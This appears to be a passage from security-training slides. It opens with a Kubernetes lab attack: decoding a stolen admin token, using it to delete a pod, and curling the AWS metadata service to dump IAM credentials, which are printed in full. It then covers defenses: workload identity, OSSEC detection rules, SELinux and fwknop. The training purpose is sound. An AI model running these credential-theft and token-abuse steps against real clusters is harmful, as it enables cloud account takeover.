# echo "bEtEZHBtY01xQ3VKOUJKSmZJcG85Z0I4eDJqano2MmE=" | base64 -d ; echo ""  
1KDdpmcMqCuJ9BJJfIpo9gB8x2jjz62a  
.. █
```

We've now got a token for an admin account on this cluster!

Testing the admin Token

Let's see what we can do with the service account this pod normally has:

```
# ./kubectl get pods
NAME                                READY   STATUS    RESTARTS   AGE
apache-status                       0/1     Pending   0           45m
frontend-96d889d6-9vl5p             1/1     Running   0           45m
frontend-96d889d6-ggv28             1/1     Running   0           45m
frontend-96d889d6-q9tpc             1/1     Running   0           45m
redis-master-6b464554c8-hhf5r       1/1     Running   0           45m
redis-slave-b58dc4644-6w6g6         1/1     Running   0           45m
redis-slave-b58dc4644-hwfsz         1/1     Running   0           45m
#
# ./kubectl delete pod apache-status
Error from server (Forbidden): pods "apache-status" is forbidden: User "system:serviceaccount:default:frontend" cannot delete pods in the namespace "default"
```

So, it can list pods, but it's not allowed to delete pods.


Using the admin Token

Let's try using the admin token:

```
# echo "bEtEZHBtY01xQ3VKOUJKSmZJcG85Z0I4eDJqano2MmE=" | base64 -d ; echo ""  
lKDdpmcMqCuJ9BJJfIpo9gB8x2jjz62a  
#  
#  
# ./kubectl --token "lKDdpmcMqCuJ9BJJfIpo9gB8x2jjz62a" delete pod apache-status  
pod "apache-status" deleted
```

This one can delete pods and apparently can administer the cluster.

Other Cloud Providers



Use the same process on other cloud providers, like AWS (see example below).
The APIs will be different -- use the API documentation to become powerful!

```
root@dev-pod:/# curl -s http://169.254.169.254/latest/meta-data/iam/security-credentials/ ; echo ""
masters.cluster.bustakube.com
root@dev-pod:/#
root@dev-pod:/# curl -s http://169.254.169.254/latest/meta-data/iam/security-credentials/masters.cluster.bustakube.com
{
  "Code" : "Success",
  "LastUpdated" : "2019-06-08T22:04:54Z",
  "Type" : "AWS-HMAC",
  "AccessKeyId" : "ASIA2KXQOELXNM6TDT5N",
  "SecretAccessKey" : "EnvSNYbF33PCSw40QkCyUXzKIswg05VLuIrpV3FU",
  "Token" : "AgoJb3JpZ2luX2VjED4aCXVzLXd1c3QtMiJIMEYCIQC6yiasiv7QZL4VfLli3dkT01lZ4LcnBZqG4pB0MayS7gIhAMDOW6K0z39wf7VAxVx0G1NoxbtXwavY6KUngGeZum1Aek
toDCGcQABoMnzEwmJq3NTg4NTkwIgz/3avClDplqUBdiB0qtwOwdi+C+vZjRFtkJoX0sLOPsPf0591QX1YzyJMeoUUYjDviNkUWq63kE4gqTPWxDn63ACax08+vxG1xQ5ChklzV6ipW4Hq4RWf
2TIEzdhU9FhjAC8/IwLrTC7X1UUNByhDwTBcs88jtQdjQbikq8gjuDLF2DAwZnjtQ6HiXa8KNxOttYbk5ngV3GhNa4Iew42c7GcnRBx1koZ3aEtefHPXVGhbgVFPAA1jtKx0dYoM6hXZDakdpc
GcQk0M1i0hS62dBTZwoLWtbkeGi04+NPXhj4RHIRDbLTteetslStt0Fz2Ae+PEx4ss86UMSWsXhyawv4WMQTeYA5TNzisvnFg0/Z1e7RALs6IepwgYM26MDj16P7wxvqh0ByaLNd16FWZox1n5I
Caq0VVAstrjgvXt3Hs+m/APGzm+YZSLPXexWajP2vfis5EBesjyqeXBS4HoXAb10GE5xWmnX57Z20ISLe4eG0jTj/1DFZcR09IDGAL7aAm1k62XE3tgQx4ljFVm4uyaBeNjvocfgr/rHxTH05m3
K0G0ZQEiGTbIPUrn/zi4YFF3+1SNTPoBqTsiLdAfC2K1HjFJotjMPvh80cF0rMBZGt1Z5xwGz2ln9sw8cqPKpci2BmbGWuoOL54oAlMR4WuuWHfo7sw2JATi5baU/o0UQc3ye1QUJByUNKtI1
/cviPHOJEmxPXvICydNNER6vFZyVKWx18U2Q8ICHoGCHhWnCf7BjV5AKd3MqPJE0TCs8QKL9wkJKhyaBaNuoUaZ7vW6UHp5000701dTbD4x5FQgvss6kXLpmb8b/I3y/5Y26BONa3F7vIag9Dp
qYI2QN0zSo=",
  "Expiration" : "2019-06-09T04:26:26Z"
}root@dev-pod:/#
```

Defenses

We have two kinds of defenses available to us:

- Keep the pods from reaching the cloud API services:
 - Network policies
 - Service meshes
- Mask / alter the privileges granted by the metadata API:
 - Workload identity

Workload Identity

Map Kubernetes service accounts to cloud provider service accounts:

AWS: Kube2IAM or KIAM

<https://github.com/jtblin/kube2iam> or <https://github.com/uswitch/kiam>

GCE: GCE Metadata Proxy

<https://github.com/GoogleCloudPlatform/k8s-metadata-proxy>

AWS: IAM Roles for Service Accounts (IRSA)

<https://aws.amazon.com/blogs/opensource/introducing-fine-grained-iam-roles-service-accounts/>

Azure Managed Identities for Kubernetes:

<https://docs.microsoft.com/en-us/azure/aks/use-managed-identity>

GKE: Workload Identity:

<https://cloud.google.com/kubernetes-engine/docs/how-to/workload-identity>

Example: Workload Identity

Mapping Google Cloud service accounts to individual pods with Workload Identity:

```
gcloud iam service-accounts add-iam-policy-binding \  
  --role roles/iam.workloadIdentityUser \  
  --member \  
  "serviceAccount:[PROJECT_NAME].svc.id.goog[default/default]" \  
  [GSA_NAME]@[PROJECT_NAME].iam.gserviceaccount.com
```

Learn more here:

<https://cloud.google.com/kubernetes-engine/docs/how-to/workload-identity>

Exercise: Cloud Attacks

Please:

Open the Firefox browser on the class machine to:

<http://localhost:10000/exercises/kubernetes-cloud-attacks>

Peirates

Demo

OSSEC

Host-based Intrusion Detection

OSSEC's Purpose

OSSEC is a Host-based Intrusion Detection System (HIDS).

When you hear the term IDS, the speaker is usually referring to Network-based IDS (NIDS), which sniffs the network to detect attacks.

In HIDS, we run an agent on the host and look at what happens on that system itself.

OSSEC Features

- Log Analysis
- File Integrity Checking
- Registry Integrity Checking (Windows)
- Rootkit Detection (Linux/Unix)
- Active Response

Before we can do any of that, we'd better install OSSEC.

OSSEC Purposes

In this class, we'll use OSSEC to detect an attack via log file matching rules and respond with active response configuration.

OSSEC can also detect filesystem changes and rootkits.

OSSEC Decoders and Rules

OSSEC watches a number of log files (and the regular output of commands) for "problems."

Decoders all run on each of these, storing parsed data for any lines they match.

Problems are defined by rules, which match on this parsed data.

OSSEC Decoder Language

Decoders, contained in `etc/decoder.xml`, are nested, using the `<parent>` tag.

```
<decoder name="sshd">
  <program_name>^sshd</program_name>
</decoder>
```

```
<decoder name="ssh-failed">
  <parent>sshd</parent>
  <prematch>^Failed \S+ </prematch>
  <regex offset="after_prematch">^for (\S+) from (\S+) port \d+ \w+$</regex>
  <order>user, srcip</order>
</decoder>
```


OSSEC Rule Language

Rules, contained in rules/*.xml are nested, using the <if_sid> tag:

```
<rule id="5700" level="0" noalert="1">
  <decoded_as>sshd</decoded_as>
  <description>SSHD messages grouped.</description>
</rule>
<rule id="5701" level="8">
  <if_sid>5700</if_sid>
  <match>Bad protocol version identification</match>
  <description>Possible attack on the ssh server </description>
  <description>(or version gathering).</description>
</rule>
```

Severity via the Level Tag

You set the severity of a rule's alerts by using the `<level>` tag.

Priorities range from 0 to 15, where 0 specifically means that OSSEC should not alert on it.

Only one rule can alert on a message, which allows you to **ignore a rule** by creating a new rule that refers to it, setting its priority to 0.

Creating Decoders and Rules

To create your own decoders, you edit

`/var/ossec/etc/decoders.xml`.

To create your own rules, or modify existing rules, you edit

`/var/ossec/rules/local_rules.xml`.

Let's look at `local_rules.xml`.

Practice Disabling a Rule

We can disable alerts for rule 5701 by creating a custom rule in `local_rules.xml` that refers to it:

```
<rule id="105701" level="0" noalert="1">  
    <if_sid>5701</if_sid>  
</rule>
```

Now restart OSSEC to make this change take effect.

```
/var/ossec/bin/ossec-control restart
```

Exercise: MrRobot - OSSEC

Please:

Open the Firefox browser on the class machine to:

<http://localhost:10000/exercises/mrrobot-ossec>

File Integrity Checking

While you can use OSSEC for log-based intrusion detection, you can also use it for file integrity checking and rootkit awareness.

Tripwire was the first tool do to this. Open source tools like aide are also very popular.

File Integrity Checking

File integrity checking watches for an attack's changes file contents or metadata.

For contents, it computes two hashes (MD5 and SHA1) and compares them against a stored value.

For metadata, it checks against stored values of:

- user and group owner
- size
- permissions

File Integrity Checking Config

Syscheck is OSSEC's tool for this. Its configuration is stored in `etc/ossec.conf`:

```
<syscheck>
  <!-- Frequency that syscheck is executed - default every 22 hours -->
  <frequency>79200</frequency>
  <!-- Directories to check (perform all possible verifications) -->
  <directories check_all="yes">/etc,/usr/bin,/usr/sbin</directories>
  <directories check_all="yes">/bin,/sbin</directories>
  <!-- Files/directories to ignore -->
  <ignore>/etc/mtab</ignore>
  <ignore>/etc/mnttab</ignore>
</syscheck>
```


File Integrity Checking Tip: New File Creation

By default, OSSEC doesn't alert on new files being created in directories it monitors. Activate this using `alert_new_files` in `etc/ossec.conf`:

```
<syscheck>
...
<directories check_all="yes" alert_new_files="yes">/bin</directories>
...
</syscheck>
```

File Integrity Checking Tip: Realtime Support

If we install the inotify package, OSSEC can check and alert on file changes in realtime. Enable this per-directory in `etc/ossec.conf`:

```
<syscheck>
...
<directories check_all="yes" realtime="yes">/usr/bin</directories>
...
</syscheck>
```

Rootkit Detection

OSSEC has some great ideas for rootkit detection.

1. Attempt to stat and fopen/opendir files associated with known rootkits.
2. Check a database of known file signatures for files normally trojaned by rootkits.
3. Scan the /dev directory looking for anomalies.
4. Scan the filesystem for anomalies
5. Use getsid and kill for every unused pid.
6. Bind to every unused TCP and UDP port.
7. Check for promisc interfaces that ifconfig doesn't list.

OSSEC Command Diffs

A really useful trick in OSSEC is to create a rule that runs a command regularly and checks for changes. From `/var/ossec/etc/ossec.conf`:

```
<localfile>  
  <log_format>full_command</log_format>  
<command>netstat -tan |grep LISTEN |grep -v 127.0.0.1 | sort</command>  
  <alias>netstat-listening</alias>  
  <frequency>600</frequency>  
</localfile>
```

That defines the command. Now we need a rule.

Checking Command Diffs

Write a rule in `/var/ossec/rules/local_rules.xml`:

```
<rule id="100200" level=2>
  <if_sid>530</if_sid>
  <match>ossec: output: 'netstat-listening'</match>
  <check_diff/>
  <options>alert_by_email</options>
  <group>network_services,</group>
</rule>
```

Wait, this is depending on rule 530?

Rule 530

Find this in `/var/ossec/rules/ossec_rules.xml`:

```
<!-- Process monitoring rules -->
<rule id="530" level="0">
  <if_sid>500</if_sid>
  <match>^ossec: output: </match>
  <description>OSSEC process monitoring rules. </description>
  <group>process_monitor,</group>
</rule>
```

Active Response

OSSEC creates dynamic firewall block rules. Look at this stanza in ossec.conf:

```
<active-response>
  <!-- Firewall Drop response. Block the IP for
    - 600 seconds on the firewall (iptables,
    - ipfilter, etc). -->
  <command>firewall-drop</command>
  <location>local</location>
  <level>6</level>
  <timeout>600</timeout>
</active-response>
```

Enabling Active Response

List which rules you want this to happen with.

```
<active-response>  
<command>firewall-drop</command>  
  <location>local</location>  
<rules_id>5551,5712,5720,31151</rule_id>  
  <level>6</level>  
  <timeout>600</timeout>  
<repeated_offenders>5,60,1440</repeated_offenders>  
</active-response>
```


OSSEC Commands Sheet

Here's a list of OSSEC commands you might need:

Starting and stopping OSSEC

```
/var/ossec/bin/ossec-control start|stop
```

Force a file integrity check against all systems

```
/var/ossec/bin/agent_control -r -a
```

Restart OSSEC after a config change

```
/var/ossec/bin/ossec-control restart
```

OSSEC Wrap-Up

OSSEC is incredibly powerful.

Take a look at the decoders and rules. You have the makings of a pretty useful host-based intrusion detection system and log monitor.

Remember, any time you change OSSEC's configuration, run:

```
/var/ossec/bin/ossec-control restart
```

SELinux

Optional Mandatory Access Control

SELinux Introduction

SELinux adds Mandatory Access Control (MAC) to the standard Discretionary Access Control (DAC).

Mandatory access control is defined by the system owner, preventing file/component owners from altering the access control policy.

More importantly to us, it isolates components of the system from each other.

DAC, MAC, and the AVC

Any policy decision made by the kernel first is turned over to the default Discretionary Access Control (DAC) system: Linux file permissions, ACL's, capabilities,

If and only if DAC permits the access, the MAC system (SELinux, AppArmor, TOMOYO...) gets a shot.

SELinux checks its cache, the Access Vector Cache (AVC), for past answers, making the answer based on its default-deny policy if the answer isn't in the AVC.

SELinux MAC Types

SELinux enables three major types of mandatory access control:

- Type Enforcement (TE)
- Role-based Access Control (RBAC)
- Multi-Level Security (MLS)

The targeted policy basically uses Type Enforcement exclusively.

Investigating SELinux Modes

`getenforce` – indicates mode (permissive, enforcing)

`setenforce <0|1>` - turn enforcing off/on until reboot

`sestatus` – get full status information

```
# sestatus
SELinux status:                enabled
SELinuxfs mount:              /sys/fs/selinux
SELinux root directory:       /etc/selinux
Loaded policy name:            targeted
Current mode:                  enforcing
Mode from config file:         enforcing
Policy MLS status:             enabled
Policy deny_unknown status:    allowed
Max kernel policy version:     28
```

Persistently Setting Mode

Survive reboots via `/etc/selinux/config`:

```
# This file controls the state of SELinux on the system.
# SELINUX= can take one of these three values:
#     enforcing - SELinux security policy is enforced.
#     permissive - SELinux prints warnings instead of enforcing.
#     disabled - No SELinux policy is loaded.
SELINUX=enforcing
# SELINUXTYPE= can take one of three two values:
#     targeted - Targeted processes are protected,
#     minimum - Modification of targeted policy. Only selected
#                processes are protected.
#     mls - Multi Level Security protection.
SELINUXTYPE=targeted
```


SELinux Policies

There are three main policies that ship with SELinux:

- targeted – covers network daemons and startup programs
- minimum – covers almost nothing – you then add to it
- mls – Multi-level Security (for government-type work)

Outside of governments, almost everyone uses targeted.

We'll use this.

Targeted Policy

The targeted policy is a type enforcement (TE) policy.

The targeted policy primarily targets network daemons, boot-script daemons, and Set-UID programs.

User processes generally aren't targeted by default.

We'll come back to this when we discuss "unconfined" types.

SELinux Labels

Security contexts for files come via labels:

- User
- Role
- Level
- Type

```
# ls -lZ /etc/httpd/conf
-rw-r--r--. root root
system_u:object_r:httpd_config_t:s0 httpd.conf
```

Investigating Security Context

Try out these two commands:

```
ps -eZ
```

```
id -Z
```

Examples from ps -eZ:

```
system_u:system_r:sshd_t:s0-s0:c0.c1023 1249 ? 00:00:00 sshd  
system_u:system_r:crond_t:s0-s0:c0.c1023 1264 ? 00:00:01 crond  
system_u:system_r:crond_t:s0-s0:c0.c1023 1265 ? 00:00:00 atd
```

SELinux Users

The targeted policy doesn't use the user context very much.

```
# seinfo -u
```

```
Users: 8
```

```
sysadm_u
```

```
system_u
```

```
xguest_u
```

```
root
```

```
guest_u
```

```
staff_u
```

```
user_u
```

```
unconfined_u
```

```
# cat /etc/selinux/targeted/seusers
```

```
...
```

```
system_u:system_u:s0-s0:c0.c1023
```

```
root:unconfined_u:s0-s0:c0.c1023
```

```
__default__:unconfined_u:s0-s0:c0.c1023
```

```
# semanage login -l
```

Login Name	SELinux User	MLS/MCS Range	Service
__default__	unconfined_u	s0-s0:c0.c1023	*
root	unconfined_u	s0-s0:c0.c1023	*
system_u	system_u	s0-s0:c0.c1023	*

SELinux Roles

The targeted policy uses roles even less by default. Try this command.

```
ps -efZ | grep -v system_r | grep -v unconfined_r
```

If you'd like to see how to use roles to confine users, consult section 3.3 of Red Hat's SELinux manual.

```
http://docs.fedoraproject.org/en-US/Fedora/22/html/  
SELinux\_Users\_and\_Administrators\_Guide/  
sect-Security-Enhanced\_Linux-Targeted\_Policy-Confined\_and\_Unconfined\_Users.html
```


SELinux Types

The targeted policy is almost entirely about type enforcement.

Types are also called "domains."

In particular, subjects of actions (processes, users) are said to be in Domains, while objects of actions (files, ports, sockets) are said to have Types.

SELinux Domains Diagram



SELinux User, Role, Type

Investigate the set of users with `seinfo -u`.

Highlight: `Users: 8`

Investigate the set of roles with `seinfo -r`.

Highlight: `Roles: 14`

Investigate the set of types with `seinfo -t`.

Highlight: `Types: 4622`

Clearly, the targeted policy puts a heavy emphasis on types.

Unconfined Types

By default, users' processes run unconfined by MAC.

```
# ps -eZ | grep unconfined
unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023 ... bash
unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023 ... evolution...
unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023 ... gconfd-2
unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023 ... seapplet
# ps -eZ | grep unconfined | wc -l
53
```

A type doesn't have to be named "unconfined" – this `unconfined_t` type is just an arbitrary name.

Other Unconfined Types

`unconfined_t` isn't the only unconfined domain/type.

```
# seinfo -aunconfined_domain_type -x | head -5
unconfined_domain_type
    sosreport_t
    bootloader_t
    devicekit_power_t
    virt_qemu_ga_unconfined_t
```

```
# seinfo -aunconfined_domain_type -x | wc -l
```

89

Basic Type Enforcement

Let's look at the types applied to the BIND DNS server's files.

```
# ls -lZ /etc/named.conf /var/named/
-rw-r-----. root named system_u:object_r:named_conf_t:s0 named.conf
drwxrwx---. named named system_u:object_r:named_cache_t:s0 data
drwxrwx---. named named system_u:object_r:named_cache_t:s0 dynamic
-rw-r-----. root  named system_u:object_r:named_conf_t:s0 named.ca
-rw-r-----. root  named system_u:object_r:named_zone_t:s0 named.empty
-rw-r-----. root  named system_u:object_r:named_zone_t:s0 named.localhost
-rw-r-----. root  named system_u:object_r:named_zone_t:s0 named.loopback
drwxrwx---. named named system_u:object_r:named_cache_t:s0 slaves
```

named's Type

Let's find out what type named runs as.

```
# ps -efZ | grep named
system_u:system_r:named_t:s0      named      61256      1   0 19:37 ?
00:00:00 /usr/sbin/named -u named

# ls -lZ /usr/sbin/named
-rwxr-xr-x. root root system_u:object_r:named_exec_t:s0 /usr/sbin/named
```

The `named_t` type can read the configuration file and write to the zone files.

Experiment with Types

Here are the allow rules that lets named (named_t) access its configuration file (named_conf_t):

```
# sestatus --allow -s named_t -t named_conf_t
Found 4 semantic av rules:
allow named_t file_type : filesystem getattr ;
allow named_t named_conf_t : file { ioctl read getattr lock open};
allow named_t named_conf_t : dir { ioctl read getattr lock search open};
allow named_t named_conf_t : lnk_file { read getattr } ;
```

Let's try changing the type on the named configuration file.

```
# chcon -t admin_home_t /etc/named.conf
```

Starting named

Let's try starting named.

```
# service named start
Redirecting to /bin/systemctl start named.service
Job for named.service failed. See 'systemctl status named.service' and 'journalctl -xn'...
# journalctl -xn
... : SELinux is preventing /usr/sbin/named-checkconf from read access on ... named.conf.
```

Now, let's change the context back and re-try starting named.

```
# chcon -t named_conf_t /etc/named.conf
# service named start
# ps -ef | grep /usr/sbin/name[d]
named      62700      1  0 20:57 ?           00:00:00 /usr/sbin/named -u named
```

Type Transitions

Look what happens when user jay runs the passwd command:

```
$ passwd
Changing password for user jay.
Changing password for jay.
(current) UNIX password:

# ps -eZ | grep passwd
unconfined_u:unconfined_r:passwd_t:s0-s0:c0.c1023 root ... passwd
```

There's a kind of magic here, called type transitions.

Example: Type Transitions


SELinux protects specific operations by allowing them only through type transitions.

The `passwd` command edits the `/etc/shadow` file, on behalf of a user, but we don't want the web server to run that command.

In SELinux, we handle this with types:

- `passwd_t` : the context which is allowed to edit the shadow file
- `shadow_t` : the shadow file
- `passwd_exec_t` : the `passwd` program

Type Transitions Diagram



Ex: Type Transition Rules

Here's the automated transition:

```
# sesearch -T -t passwd_exec_t
type_transition unconfined_t passwd_exec_t : process passwd_t;
```

We'll need an allow rule for the domain-to-domain transition:

```
# sesearch -A -s unconfined_t -t passwd_t -c process -p transition
allow unconfined_t passwd_t : process transition ;
```

We'll also need an allow rule for unconfined_t to run passwd_exec_t's program.

```
# sesearch -A -s unconfined_t -t passwd_exec_t -c file -p execute
allow unconfined_t passwd_exec_t : file { read getattr execute open } ;
```

The passwd_exec_t domain will need to be a defined entrypoint for passwd_t.

```
# sesearch -A -s passwd_t -t passwd_exec_t -c file -p entrypoint
allow passwd_t passwd_exec_t : file { ... entrypoint ...} ;
```

More on Type Transitions

sesearch show more than 12,000 automatic type transitions in the RHEL7 policy.

```
# sesearch -T | grep process | wc -l  
12309
```

Policy File Locations

`/etc/selinux`

`config`

`<- specifies which policy`

`semanage.conf`

`targeted/`

`<- policy`

Policy File Locations

```
/etc/selinux/targeted/  
    booleans.subs_dist  
    contexts/  
        files/  
        users/  
    logins/  
    modules/  
        active/  
            modules/  
    policy/  
    setrans.conf  
    seusers
```

Policy Modules

The SELinux policy is made up of modules.

```
# semodule -l | head -4
```

```
abrt 1.4.1
```

```
accountsd 1.1.0
```

```
acct 1.6.0
```

```
afs 1.9.0
```

```
# semodule -l | wc -l
```

```
393
```

```
# ls -l /etc/selinux/targeted/modules/active/modules | wc -l
```

```
394
```

Making a New Policy Module

Remember how we saw that log message about audit2allow? We can use this tool to create a new policy module and load it.

```
# ausearch -c 'named-checkconf' --raw | audit2allow -M named-rt-home
# cat named-rt-home.te
...
allow named_t admin_home_t:file read;

# semodule -i named-rt-home.pp
# semodule -l | wc -l
394
```


Deactivating a Policy Module

Let's disable our custom module.

```
# semodule -d named-rt-home
```

But this doesn't remove the module. Observe:

```
# semodule -l | grep named
named-rt-home      1.0    Disabled
# semodule -r named-rt-home
```

Customizing a Policy Module

What if we want to change our module?

```
# semodule -d named-rt-home  
# semodule -r named-rt-home
```

Now add lines, recompile and reinstall:

```
# checkmodule -M -m -o named-rt-home.mod named-rt-home.te  
# semodule_package -o named-rt-home.pp -m named-rt-home.mod  
# semodule -i named-rt-home
```

SELinux Booleans

The SELinux targeted policy incorporates boolean variables that serve as on-off switches.

```
# semanage boolean -l
# semanage boolean -l | grep named
named_write_master_zones (off , off) Determine whether Bind can
write to master zone files. Generally this is used for dynamic DNS or
zone transfers.
named_tcp_bind_http_port (off , off) Determine whether Bind can
bind tcp socket to http ports.
```

We're going to need to change the first one to allow BIND to sign zones.

Toggling SELinux Booleans

We can set the boolean non-persistently:

```
# getsebool named_write_master_zones
named_write_master_zones --> off
# setsebool named_write_master_zones on
# getsebool named_write_master_zones
named_write_master_zones --> on
```

Setting it persistently re-compiles the monolithic policy file:

```
# setsebool -P named_write_master_zones on
```

Labeling New Directories

We could label a new directory with `chcon`, but if we want it to be part of the policy long-term, we'll need `semanage`.

```
semanage fcontext -at named_zone_t "/etc/named/zones"  
semanage fcontext -at named_zone_t "/etc/named/zones/*.*
```

To then test this and label all the files in `/etc/named/zones`, we can run `restorecon`:

```
restorecon -r /etc/named/zones
```

Changing Ports

SELinux governs ports:

```
allow named_t dns_port_t : udp_socket {recv_msg send_msg name_bind};
```

To add port 54 to named:

```
# semanage port -a -t dns_port_t -p udp 54
# semanage port -l | grep dns_port_t
dns_port_t          tcp          53
dns_port_t          udp          54, 53
```

Giving up a little

SELinux also lets us off the hook, with permissive domains.

```
semanage permissive -a named_t
```

This isn't simply a gift. It helps avoid the all-or-nothing decision that many sysadmins have made, putting SELinux into permissive mode for life. When you're ready to take named out of permissive mode, just run:

```
semanage permissive -a named_t
```

SELinux Logging

SELinux logs to `/var/log/audit/audit.log` via `auditd`.

If `auditd` isn't running, it logs to `/var/log/messages` instead.

If `setroubleshootd` is running, it logs to both files.

When an deny happens, `setroubleshootd` logs a line telling where to get more data:

```
Jul 26 10:13:57 localhost setroubleshoot: SELinux is preventing /usr/sbin/named-checkconf  
from read access on the file named.conf. For complete SELinux messages. run sealert -l  
eb85bdac-2563-4f73-9a02-ced40ad2d81b
```

```
Jul 26 10:13:57 localhost python: SELinux is preventing /usr/sbin/named-checkconf from read  
access on the file named.conf.
```


sealert Output

```
SELinux is preventing /usr/sbin/named-checkconf from read access on the file named.conf.
***** Plugin catchall (100. confidence) suggests *****
If you believe that named-checkconf should be allowed read access on the named.conf file by
default.

...
Do allow this access for now by executing:
# grep named-checkconf /var/log/audit/audit.log | audit2allow -M mypol
# semodule -i mypol.pp
Additional Information:
Source Context          system_u:system_r:named_t:s0
Target Context          system_u:object_r:admin_home_t:s0
Target Objects          named.conf [ file ]
...
Raw Audit Messages
...
```

Program-specific Docs

The Fedora project's SELinux manual has specific sections for some of the most popular programs.

Apache

BIND

CVS

DHCP

FTP

MariaDB (MySQL)

NFS

Postfix

PostgreSQL

Rsync

Samba

Squid

Example: http://docs.fedoraproject.org/en-US/Fedora/22/html/SELinux_Users_and_Administrators_Guide/chap-Managing_Confined_Services-Berkeley_Internet_Name_Domain.html

SELinux Packages to Install

When you're working with an SELinux system, install these tools.

`policycoreutils-python`

`policycoreutils-gui`

`setools-console`

`setools-gui`

`setroubleshoot`

`setroubleshoot-server`

Exercise: SELinux

We'll use a simulated "trojan horse" vulnerability, similar to the seccomp exercise's program, to break into this VM. Then we'll use SELinux to confine the trojan horse.

Please:

Open the Firefox browser on the class machine to:
<http://localhost:10000/exercises/rickmarty-selinux>

Transition

We've finished the Kubernetes and containment-specific material.

Firewall Knock Operator

Single Packet Authorization

Single Packet Authorization

“Single packet authorization” is an advancement on the “port knocking” concept.

I can set my firewall to allow no incoming connection attempt packets, while allowing myself to SSH in from any IP.

Port scans don't show an open port.

Dynamically Open a Port

We can send a packet to the firewall to ask it to open up the SSH port for 10 seconds to only our IP.

The recipient port doesn't have to be open - the firewall can get the packet from either pcap (sniffing) or Netfilter's ulogd.

fwknop

The concept was introduced by Simple Nomad and the NMRC (see reference), but the one actively-maintained solution is **fwknop**, by Michael Rash.

Fwknop, the Firewall Knock Operator, grew out of a port knocking solution.

<http://www.cipherdyne.com/fwknop/>

Reference:

<http://www.blackhat.com/presentations/bh-usa-05/bh-us-05-madhat.pdf>

fwknop Basics

In its default configuration, the client, fwknop, sends a packet to UDP port 62201 that contains authentication information.

The server, fwknopd, is configured to open specific ports for each user. We'll configure it to open port 22 for us.

Platforms

Server runs on Linux, FreeBSD, Mac OS X, and OpenBSD.

Client runs on Linux, FreeBSD, OSX, Windows, Android and iOS.

fwknop Packet Format

Random Data (16 bytes)

Username

Timestamp

Fwknop Version

Action

Access details (ip, port)

MD5 sum of data (integrity checking)

Fighting Replay Attacks

Replay has always been a weakness in port-knocking.

Fwknop uses random data to keep packets changing and uses timestamps.

Fwknopd stores md5 sums of previous packets, not allowing a repeat packet.

fwknop Authentication

The default configuration uses a shared secret to encrypt the payload.

We'll do this, but you can use GPG (free PGP) instead.

In the case of GPG, the client signs its port open request to authenticate it, then encrypts this with the server's public key.

Setup

Here's the set up for a system that has sshd listening, but has a default-deny firewall rule for TCP port 22.

You can try this on a virtual machine, using it as the server, installing the client on your system. These slides show you a process.

fwknop Installation

First, compile and install.

```
